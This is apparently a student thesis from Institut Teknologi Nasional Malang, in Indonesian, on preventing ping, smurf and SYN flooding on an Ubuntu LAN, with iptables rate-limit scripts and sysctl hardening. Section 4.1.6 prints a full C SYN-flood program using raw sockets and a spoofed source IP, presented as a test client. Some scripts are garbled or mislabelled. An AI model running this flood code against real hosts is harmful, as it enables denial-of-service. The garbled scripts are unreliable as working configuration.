Dynamic Configurasi Protocol (DHCP) Server berfungsi secara otomatis memberikan Internet Protokol (IP) kepada computer yang memintannya. Dengan demikian administrator tidak perlu memberikan nomor Internet Protokol (IP) secara manual tetapi cukup dengan memeberikan referensi kepada DHCP Server.

4.1.3. Instalasi Ping Of Death (closeping.sh)

Untuk Keperluan Mengontrol atau mengatur lalu lintas ping pada jaringan

diperlukan program dari server untuk client agar mudah mengontrol secara lebih detail dari tiap-tiap client. Berikut adalah cara instalasinnya:

Buatlah File dengan nama:

Closeping.sh

```
#!bin/sh
#Menghapus semua Rule
iptables -F
iptables -X
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
#blok paket ping(icmp) yang dicurigai jahat
iptables -N pingjahat
iptables -A INPUT -p icmp -j pingjahat
iptables -A pingjahat -m limit --limit 1/s --limit-
burst 2 -j ACCEPT
iptables -A pingjahat -j DROP
```

Adapun untuk menentukan waktu delay ke client program harus diubah sebagai berikut:

```
iptables -A pingjahat -m limit --limit 1/m --limit-burst 2
-j ACCEPT
```

```
#!bin/sh
#Menghapus semua Rule
iptables -F
iptables -X
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
#blok paket ping(icmp) yang dicurigai jahat
iptables -N pingjahat
iptables -A INPUT -p icmp -j pingjahat
iptables -A pingjahat -m limit --limit 1/m --limit-
burst 2 -j ACCEPT
iptables -A pingjahat -j DROP
```

Untuk membuktikan bahwa closeping.sh sudah terinstal, maka ketikkan perintah sebagai berikut:

4.1.3 Instalasi Smurft attack

Untuk smurft attack tidak jah berbeda dikarenakan sifatnya yang hampir sama hanya saja smurft attack membutuhkan tambahan client sebagai titik penyerangan kepada server. Berikut adalah cara instalasinnya:

Buatlah file dengan nama:

Closeping.sh

```
#!bin/sh
#Menghapus semua Rule
iptables -F
iptables -X
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
#blok paket ping(icmp) yang dicurigai jahat
iptables -N pingjahat
iptables -A INPUT -p icmp -j pingjahat
iptables -A pingjahat -m limit --limit 1/s --limit-
burst 2 -j ACCEPT
iptables -A pingjahat -j DROP
```

Adapun untuk menghentikan terjadinya smurft attack secara terus menerus kepada server maka program diatas harus di ubah sebagai berikut :

```
iptables -A pingjahat -m limit --limit 1/m --limit-burst 2
-j DROP
```

```
#!bin/sh
#Menghapus semua Rule
iptables -F
iptables -X
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
#blok paket ping(icmp) yang dicurigai jahat
iptables -N pingjahat
iptables -A INPUT -p icmp -j pingjahat
iptables -A pingjahat -m limit --limit 1/s --limit-
burst 2 -j DROP
iptables -A pingjahat -j DROP
```

4.1.4 Instalasi TCP/IP SYN cookies dan spoof protection (rp_filter)

Proses terjadinnya flood akibat TCP/IP SYN cookies dapat terjadi adapun cara mencegahanya dengan melakukan konfigurasi dengan cara sebagai berikut:

Carillah file yang berada pada:

`/etc/sysctl.conf`

```
# cat /etc/sysctl.conf
#
# /etc/sysctl.conf - Configuration file for setting sy
stem variables
# See sysctl.conf (5) for information.
#

#kernel.domainname = example.com
#net/ipv4/icmp_echo_ignore_broadcasts=1

# the following stops low-level messages on console
kernel.printk = 4 4 1 7
```

```
# enable /proc/$pid/maps privacy so that memory reloca
tions are not
# visible to other users.
kernel.maps_protect = 1

##############################################################
########3
# Functions previously found in netbase
#

# Uncomment the next line to enable Spoof protection (
reverse-path filter)
#net.ipv4.conf.default.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding
for IPv4
#net.ipv4.conf.default.forwarding=1

# Uncomment the next line to enable packet forwarding
for IPv6
#net.ipv6.conf.default.forwarding=1
```

Secara default pertama kali installasi pada baris net.ipv4.tcp_syncookies=1 dan net.ipv4.conf.default.rp_filter=1 masih dalam keadaaan tidak aktif. Untuk mengaktifkannya tinggal membuang tanda # di depannya dan kemudian disimpan.

Untuk mengeditnya di ubuntu dengan melakukan perintah sebagai berikut:

```
$ sudo gedit /etc/sysctl.conf
```

4.1.5 Instalasi Syn Flood pada Server (closesyn.sh)

Mencegah terjadinnya serangan syn flood pada server maka serverpun harus memiliki program untuk pencegahannya agar syn flood dapat dihandari. Berikut adalah cara instalasinnya:

Buatlahlah file dengan nama:

`Closesyn.sh`

```
#!bin/sh
#Menghapus semua Rule
iptables -F
iptables -X
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
#blok paket syn yang dicurigai jahat
iptables -N synjahat
iptables -A INPUT -p tcp --syn -j synjahat
iptables -A synjahat -m limit --limit 1/s --limit-
burst 3 -j ACCEPT
iptables -A synjahat -j DROP
```

Untuk membuktikan bahwa closeping.sh sudah terinstal, maka ketikkan perintah sebagai berikut:

```
root@ubuntu:~# sudo sh closesyn.sh
```

4.1.6 Instalasi Uji Syn Flood pada Client

Mengetahui jalannya program pencegahan flooding dalam hal ini dibutuhkan pengujian dari client untuk mengirimkan paket syn kepada server. Berikut adalah installasinya :

```
/*
          Syn Flood DOS with LINUX sockets
     */
     #include<stdio.h>
     #include<string.h> //memset
     #include<sys/socket.h>
     #include<stdlib.h> //for exit(0);
     #include<errno.h> //For errno - the error number
     #include<netinet/tcp.h>   //Provides declarations
for tcp header
     #include<netinet/ip.h>    //Provides declarations
for ip header

     struct pseudo_header    //needed for checksum
calculation
     {
          unsigned int source_address;
          unsigned int dest_address;
          unsigned char placeholder;
          unsigned char protocol;
          unsigned short tcp_length;

          struct tcphdr tcp;
     };

     unsigned short csum(unsigned short *ptr,int
nbytes) {
          register long sum;
          unsigned short oddbyte;
          register short answer;
    sum=0;
          while(nbytes>1) {
               sum+=*ptr++;
               nbytes-=2;
          }
```

```
            if(nbytes==1) {
                oddbyte=0;
                *((u_char*)&oddbyte)=*(u_char*)ptr;
                sum+=oddbyte;
            }
            sum = (sum>>16)+(sum & 0xffff);
            sum = sum + (sum>>16);
            answer=(short)~sum;

            return(answer);
        }
        int main (void)
        {
      //Create a raw socket
            int s = socket (PF_INET, SOCK_RAW,
IPPROTO_TCP);
            //Datagram to represent the packet
            char datagram[4096] , source_ip[32];
            //IP header
            struct iphdr *iph = (struct iphdr *)
datagram;
            //TCP header
struct tcphdr *tcph = (struct tcphdr *) (datagram +
sizeof (struct ip));
            struct sockaddr_in sin;
            struct pseudo_header psh;

            strcpy(source_ip , "192.168.60.10");

            sin.sin_family = AF_INET;
            sin.sin_port = htons(80);
            sin.sin_addr.s_addr = inet_addr ("1.2.3.4");

            memset (datagram, 0, 4096); /* zero out the
buffer */
```

```
        //Fill in the IP Header
        iph->ihl = 5;
        iph->version = 4;
        iph->tos = 0;
        iph->tot_len = sizeof (struct ip) + sizeof
(struct tcphdr);
        iph->id = htonl (54321); //Id of this packet
        iph->frag_off = 0;
        iph->ttl = 255;
        iph->protocol = IPPROTO_TCP;
        iph->check = 0;      //Set to 0 before
calculating checksum
        iph->saddr = inet_addr ( source_ip );
//Spoof the source ip address
        iph->daddr = sin.sin_addr.s_addr;

        iph->check = csum ((unsigned short *)
datagram, iph->tot_len >> 1);

//TCP Header
        tcph->source = htons (1234);
        tcph->dest = htons (80);
        tcph->seq = 0;
        tcph->ack_seq = 0;
        tcph->doff = 5;      /* first and only tcp
segment */
        tcph->fin=0;
        tcph->syn=1;
        tcph->rst=0;
        tcph->psh=0;
        tcph->ack=0;
        tcph->urg=0;
```

```
    tcph->window = htons (5840); /* maximum allowed
window size */
          tcph->check = 0;/* if you set a checksum to
zero, your kernel's IP stack
                       should fill in the correct
checksum during transmission */
          tcph->urg_ptr = 0;
          //Now the IP checksum

          psh.source_address = inet_addr( source_ip );
          psh.dest_address = sin.sin_addr.s_addr;
          psh.placeholder = 0;
          psh.protocol = IPPROTO_TCP;
          psh.tcp_length = htons(20);

          memcpy(&psh.tcp , tcph , sizeof (struct
tcphdr));

          tcph->check = csum( (unsigned short*) &psh ,
sizeof (struct pseudo_header));

          //IP_HDRINCL to tell the kernel that headers
are included in the packet
          int one = 1;
          const int *val = &one;
          if (setsockopt (s, IPPROTO_IP, IP_HDRINCL,
val, sizeof (one)) < 0)
          {
              printf ("Error setting IP_HDRINCL. Error
number : %d . Error message : %s \n" , errno ,
strerror(errno));
              exit(0);
          }
          //while (1)
```

```
    //{
            //Send the packet
            if (sendto (s,      /* our socket */
                        datagram,   /* the buffer
containing headers and data */
                        iph->tot_len,    /* total
length of our datagram */
                        0,      /* routing flags,
normally always 0 */
                        (struct sockaddr *) &sin,   /*
socket addr, just like in */
                        sizeof (sin)) < 0)       /* a
normal send() */
            {
                printf ("error\n");
            }
            //Data send successfully
            else
            {
                printf ("Packet Send \n");
            }
        //}

        return 0;
    }
```

4.2 Aplikasi Monitoring Pencegahan Data Flooding

4.2.1 Aplikasi Monitoring Pencegahan Data Flooding pada ping of death


Kinerja dari program akan dipantau terus oleh administrator dan hasilnya dapat dilihat pada sistem yang dimana dapat disebut sebagai *Network Paket Analyzer. Network Paket Analyzer* akan mencoba menangkap paket-paket jaringan dan berusaha untuk menampilkan semua informasi di paket tersebut

sedetail mungkin.

Fitur yang terdapat pada Monitoring Ping Of Death dan Smurft Attack, diantaranya:


1. Dapat tersedia pada Linux dan windows.
2. Menangkap atau Capture paket data secara langsung dari sebuah network interface.
3. Mampu menampilkan informasi yang sangat detail mengenai hasil capture tersebut.
4. Bisa import dan export hasil capture dari atau ke computer lain.
5. Pencarian paket dengan berbagai macam criteria filter.
6. Bisa membuat berbagai macam tampilan statistika.

Pada tahap ini dapat dimulai untuk capture interface yang dimana tampilan ini merupakan tampilan utama dari monitoring program. Dapat dilihat pada gambar 4.2 dibawah ini.




Gambar 4.2 Capture Interface

Tampilan ini merupakan tampilan memilih interface yang akan dicapture contohnya kita akan mengcapture Eth1 IP dengan nomor 192.168.60.10 setelahitu pilih start pada bagian sebelah kanan untuk mengaktifkan interface tersebut. Dapat dilihat pada gambar 4.3 dibawah ini:



Gambar4.3 Memilih Interface

Hasil pelaporan dari sistem dapat dilihat merupakan Isi laporan tersebut menyangkut ip yang bekerja saat mengeping dan kecepatan serta lalu lintas yang terjadi dan akan segera meng-capture paket-paket didalam jaringan dan menampilkannya dengan segera. Dapat dilihat pada Gambar 4.4 dibawah ini :



Gambar 4.4 Capture paket-paket data jaringan

Menu : Dapat sebagai navigasi sntar menu-menu yang tersedia

Display Filter: Sebenarnya adalah sebuah kolom, dapat di isi dengan sintaks-sintaks untuk menfilter atau membatasi paket-paket apa saja yang

bakalan ditampilkan pada lis menu.

Daftar Paket : Disini akan ditampilkan paket-paket yang berhasil ditangkap monitoring, berurutan mulai dari paket pertama yang ditangkap dan seterusnya.

Detail Paket : Sebuah paket tentunya membawa informasi tertentu yang bisa berbeda-beda antar paketnya, disini akan ditampilkan dari detail paket yang terpilih pada daftar paket diatasnya.

Detail Heksa : Detail paket yang terpilih akan ditampilkan dalam bentuk heksa, terkadang akan lebih mudah bagi administrator untuk mendapatkan informasi dari bagian ini.

Dalam daftar paket ada beberapa bagian-bagian pentingyang dapat digunakan administrator antara lain:

Time : Menampilkan waktu saat paket tersebut tertangkap

Source : Menampilkan Internet Protokol (IP) sumber dari paket data tersebut.

Destination : Menampilkan Internet Protokol (IP) tujuan dari paket data Tersebut.

Protocol : Menampilkan protocol apa yang dipakai sebuah paket data.

Info : Menampilkan informasi mendetail tentang paket data.

4.3 Pengujian Sistem

Setelah semua konfigurasi dan instalasi telah selesai dilakukan tahap selanjutnya adalah tahap uji coba sistem, untuk permulaan sistem diuji coba pada jaringan lokal, simulasi untuk mengetahui hasil dan kinerja sistem. Selanjutnya adalah pengujian pada tiap client untuk mengetahui apakah sistem pencegahan data flooding telah bekerja dengan baik.

Untuk memulai mengakses harus masuk pada consule atau command prompt yang telah tersedia pada distro ubuntu atau linux.

4.3.1 Ping Of Death

Adapun pengujiannya dapat dilakukkan dengan melakukan ping dari client

kepada server ataupun server kepada client untuk membuktikan bahwa client dan server telah terhubung setelah itu client dapat menguji server apakah program yang telah terinstall dapat berjalan dengan baik, dengan mengetikan perintah sebagai berikut:

`root@ubuntu:~#` *ping 192.168.60.10 –s 6500*

Ping yang di lakukan dengan size maksimal 6500 jika lebih dari data sizenya dengan tujuan ping 192.168.60.10 maka printah yang dijalankan tidak dapat berkerja tetapi jika sesuai maka program yang dijalankan dapat berkerja yang berarti program yang terinstall telah sukses djalankan dan di butuhkan waktu untuk dapat dikembalikan seperti semula dalam hal ini berarti program dapat mengatur Internet Protkol (IP) client. seperti pada Gambar 4.6 dibawah ini:

```
dedeqlia@dedeqlia-laptop:~$ ping 192.168.60.10 -s 6500
PING 192.168.60.10 (192.168.60.10) 6500(6528) bytes of data.
```

Gambar 4.6 Test Ping ke server

Ping of death dapat dilakukan jika client yang telah terdaftar pada server telah terkoneksi dalam satu jaringan dan memiliki Internet Protocol (IP) yang sesuai. Pada command prompt dapat di ketikkan perintah untuk menjalankan program sebagai berikut:

`root@ubuntu:~#` *sudo sh closeping.sh*

Jika server telah termonitoring IP flood maka program akan secara otomatis mendelay pengiriman paket IP agar data yang terkirim oleh client mengalami gangguan. Pada client jika ping telah dihentikan maka client tidak dapat melakukan ping kembali kepada ip tujuan yang sama sehingga server mampu melakukan reset kembali pada client agar lalulintas menjadi normal.

4.3.2 Smurft Attack

Untuk smurft attack dilakukkan proses jumping pada client yang dimana diperlukan perantara untu dapat melakukan proses ini, adapun client menjalankan seperti pada perintah dibawah ini:

```
root@ubuntu:~# ping 192.168.60.10 –s 6500
```

Sekalipun dengan perintah yang sama namun ada perbedaan dalam program yang bekerja yang dimana server akan mendelay ip flood jika proses delay telah terlewati maka server akan mendrop atau mengeblok semua ip dan melakukan pengecekan ulang kepada tiap-tiap ip yang bekerja dengan kata lain administrator akan men-drop semua ip untuk menemukan ip yang melakukan smurft attack dan dapat dilihat pada Gambar 4.7 dibawah ini:

```
iptables -A pingjahat -m limit --limit 1/m --limit-burst 2 -j DROP
iptables -A pingjahat -j DROP
```

Gambar 4.7 Smurf attack Drop

Memiliki sifat hampir sama dengan ping of death, hanya saja pada smurft attack yang melakukan pengepingan bukan hanya satu client melainkan lebih dari satu client yang berarti dua client dapat melakukkan pengepingan kepada server yang dimana dalam hal ini mampu membuat server bingung pada ping yang merequest secara terus menerus kepada server. Untuk mencegahnya dapat dketikkan perintah sebagai berikut:

```
root@ubuntu:~# sudo sh closesmurft.sh
```

4.3.3 Syn Flood

Serangan ini memenuhi server dengan banyak paket SYN, karena saat mengirim paket SYN oleh client, maka server juga akan mengirim paket SYN ACK ke client.

Serangan yang pertama terjadi ketika si penyerang mengirim syn request. Ketika server (korban) mencoba ngengirim kembali SYN-ACK request server

tidak menerima respon dari client (si penyerang) maka dengan ini dapat diketikkan perintah sebagai:

```
root@ubuntu:~# sudo a.out
```

Melihat terdapat paket Syn-Ack atau paket syn yang tidak diketahui maka hal ini dapat membuat resources dalam keadaan half-open. Dengan ini kita dapat menjalankan peritah sebagai berikut:

```
root@ubuntu:~# sh closesyn.sh
```

Dengan perintah ini maka progam uji coba server dan program uji coba client akan saling berhubungan yang dimana pada program uji coba client, client akan mengirimkan paket syn yang mampu mengecoh atau membuat server menjadi bingung karena ada banyak paket yang akan dikirimkan diantaranya mencakup paket "*TCP Three-way Handshake*". Tetapi serverpun akan melihat melalui menitoring paket tersebut berasal.

4.4 Hasil Uji Coba

Pada hasil uji coba ini clinet akan melakukan flood kepada server yang dimana serverpun akan melakukan pencegahannya, adapun penjelasnnya dapat dilihat pada table dibawah 4.1 dibawah ini:

Tabel 4.1 Pengujian Waktu Delay pada Client


Uji ke	Durasi sistem	Sistem mengalami gangguan
1	> 1 menit	Tidak
2	>5 menit	Tidak
3	> 10 menit	Tidak

Tabel 4.2 Pengujian jumlah pengiriman paket syn

Uji ke	Jumlah pengiriman	Sistem mengalami gangguan

1	1kali	Tidak
2	2kali	Tidak
3	3kali	Tidak

Dalam hasil pengujian ini server dapat mengatasi tiga client untuk dapat melakukan system pencegahan data flooding yang dimana client masih dapat mengakses data dan melakukan aktifitas jaringan local area network yang berarti client tidak akan mengalami gangguan.



Gambar 4.8 Tampilan report client

Pada lima client server mampu mencegah data flooding namun server mengalami hang atau gangguan yang dimana lalulintas jaringan yang terdapat pada client dan server manglami gangguan sehingga tidak dapat melakukan aktifitas jaringan (ping).

BAB V
PENUTUP

5.1. Kesimpulan

1. Setiap perintah ataupun program yang dijalankan akan selalu melalui command prompt.
2. Sistem ini dapat mempermudah administrator dalam melakukan pengaturan jaringan *local*.
3. Pada hasil pengujian client mendapatkan Internet Protokol (IP) yang telah ditentukan oleh administrator.
4. Pada hasil pengujian, administrator akan selalu dapat mengontrol aktifitas yang dilakukan oleh client.
5. Sistem hanya dapat menangani pencegahan data flooding dengan baik hanya pada tiga client
6. Client tidak dapat melakukan komunikasi data apabila melakukan ping secara terus menerus

5.2. Saran

1. Untuk Pengembangan Sistem Pencegahan Data Flooding mampu berada pada jaringan yang lebih luas lagi dan berada pada koneksi internet yang stabil agar Pencegahan Data Flooding dapat berjalan dan bekerja secara maksimal.
2. *Server* perlu ditunjang oleh kemampuan *hardware* yang tinggi agar tidak terjadi *error* yang bisa berdampak pada kerusakan aplikasi Sistem Pencegahan Data Flooding yang sedang berjalan .
3. Untuk pada client system agar mampu menangani banyak client dengan lebih stabil

DAFTAR PUSTAKA

1. Yuliardi, Rofiq "*BASH Scripting untuk Administrasi Sistem Linux*", Penerbit Elex Media Komputindo, Jakarta 2003
2. Rahmat Rafiudin. IP Routing dan Firewall dalam Linux, Yogyakarta: Andi 2006
3. William Stallings. Organisasi dan Arsitektur Komputer, Jakarta: Index 2003.
4. Wilfridaus Bambang Triadi Handaya. Linux System Administrator, Bandung: Informatika Bandung 2010
5. http://www.cyberkomputer.com/jaringan-komputer/kelebihan-dan-kekurangan-menggunakan-sistem-jaringan-komputer-client-server, diakses 3 Desember 2011
6. http://www.google.co.id, diakses pada tanggal 23 Oktober 2011
7. http://www.google.co.id/synflood, diakses pada tanggal 23 Oktober 2011
8. http://ilmukomputer.org/2007/02/27/keamanan-jaringan-komputer, diakses 20 November 2011
9. http://rustam-ji.web.ugm.ac.id/?p=54, diakses pada tanggal 23 Oktober 2011
10. http://en.wikipedia.org/wiki/server, diakses pada tanggal 23 Oktober 2011
11. http://id.wikipedia.org/wiki/Ubuntu, diakses 6 November 2011
12. http://id.wikipedia.org/wiki/Flooding, diakses 8 November 2011
13. http://id.wikipedia.org/wiki/Jaringan-komputer, diakses 6 November 2011

PERKUMPULAN PENGELOLA PENDIDIKAN UMUM DAN TEKNOLOGI NASIONAL MALANG
INSTITUT TEKNOLOGI NASIONAL MALANG
FAKULTAS TEKNOLOGI INDUSTRI
FAKULTAS TEKNIK SIPIL DAN PERENCANAAN
PROGRAM PASCASARJANA MAGISTER TEKNIK
PT. BNI (PERSERO) MALANG
BANK NIAGA MALANG
Kampus I : Jl. Bendungan Sigura-gura No. 2 Telp. (0341) 551431 (Hunting), Fax. (0341) 553015 Malang 65145
Kampus II : Jl. Raya Karanglo, Km 2 Telp. (0341) 417636 Fax. (0341) 417634 Malang

BERITA ACARA UJIAN SKRIPSI
FAKULTAS TEKNOLOGI INDUSTRI

Nama	:	HILDA YULIATI
Nim	:	07.12.576
Jurusan	:	Teknik Elektro S-1
Konsentrasi	:	Teknik Komputer dan Informatika S-1
Masa Bimbingan	:	5 Desember 2011 s/d 5juni 2012
Judul	:	**RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU**

Dipertahankan dihadapan Tim Penguji Skripsi Jenjang Program Strata Satu (S-1)

Pada Hari : Selasa
Tanggal : 21 Februari 2012
Dengan Nilai : 85,2 (A)

PANITIA UJIAN SKRIPSI

Ketua Majelis Penguji

Ir. Yusuf Ismail Nakhoda, MT
NIP.Y.1018800189

Sekretaris Majelis Penguji

Dr. Eng. Aryuanto S, ST, MT
NIP.P.1030800417

ANGGOTA PENGUJI

Dosen Penguji I

Irmalia Suryani, ST, MT
NIP.P.1030000365

Dosen Penguji II

Sandy Nataly Mantja, S.Kom
NIP.P.1030800418

PERKUMPULAN PENGELOLA PENDIDIKAN UMUM DAN TEKNOLOGI NASIONAL MALANG
INSTITUT TEKNOLOGI NASIONAL MALANG
FAKULTAS TEKNOLOGI INDUSTRI
FAKULTAS TEKNIK SIPIL DAN PERENCANAAN
PROGRAM PASCASARJANA MAGISTER TEKNIK
PT. BNI (PERSERO) MALANG
BANK NIAGA MALANG
Kampus I : Jl. Bendungan Sigura-gura No. 2 Telp. (0341) 551431 (Hunting), Fax. (0341) 553015 Malang 65145
Kampus II : Jl. Raya Karanglo, Km 2 Telp. (0341) 417636 Fax. (0341) 417634 Malang

FORMULIR PERBAIKAN SKRIPSI

Dalam pelaksanaan ujian skripsi jenjang Strata Satu (S-1) Jurusan Teknik Elektro Konsentrasi Teknik Komputer dan Informatika, maka perlu adanya perbaikan skripsi untuk mahasiswa:

NAMA : HILDA YULIATI
NIM : 07.12.576
JURUSAN : Teknik Elektro S-1
KONSENTRASI : Teknik Komputer dan Informatika
MASA BIMBINGAN : 5 Desember 2011 s/d 5juni 2012
JUDUL : **RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU**

No	Tanggal	Uraian	Paraf
1	Penguji I 21 - 02 - 2012	1. Bab 1: Rumusan masalah dan tata penulisan 2. Bab 4: Pengujian dilakukan sesuai dengan batasan masalah 3. Bab 5: Kesimpulan diambil dari pengujian bab 4	
2	Penguji II 21 - 02 - 2012	1. Pada bab1 menghilangkan yang berhungan dengan internet 2. Pada bab2 harus ada daftar pustaka 3. Pada bab3 menjelaskan secara detail analisa sistem 4. Menambahkan 4 spesifikasi komputer 5. Bab 4, cara menangani ping of death, smurft attack dan syn flood pada 3 client dan 5 client 6. Cara kerja client klo ping dihentikan, dijelaskan pada bab4 7. Hasil perbaikan dari no 5 dan 6 disimpulkan 8. Daftr pustakan minimal 13	

Disetujui,

Dosen Penguji I

Irmalia Suryani Faradisa, ST, MT
NIP.P.1030000365

Dosen Penguji II

Sandy Nataly Mantja, S.Kom
NIP.P.1030800418

Mengetahui,

Dosen Pembimbing I

(Dr.Eng, Aryuanto Soetedjo ST,MT)
NIP.P.1030800417

Dosen Pembimbing II

Bima Aulia Firmandani, ST

SURAT PERNYATAAN ORISINALITAS

Yang bertanda tangan di bawah ini :

Nama : Hilda Yuliati

NIM : 07.12.576

Program Studi : Teknik Elektro S-1

Konsentrasi : Teknik Komputer dan Informatika

Dengan ini menyatakan bahwa Skripsi yang saya buat adalah hasil karya sendiri, tidak merupakan plagiasi dari karya orang lain. Dalam Skripsi ini tidak memuat karya orang lain, kecuali dicantumkan sumbernya sesuai dengan ketentuan yang berlaku.

Demikian surat pernyataan ini saya buat, dan apabila di kemudian hari ada pelanggaran atas surat pernyataan ini, saya bersedia menerima sangsinya.

Malang, 20 Februari 2012

Yang membuat Pernyataan,

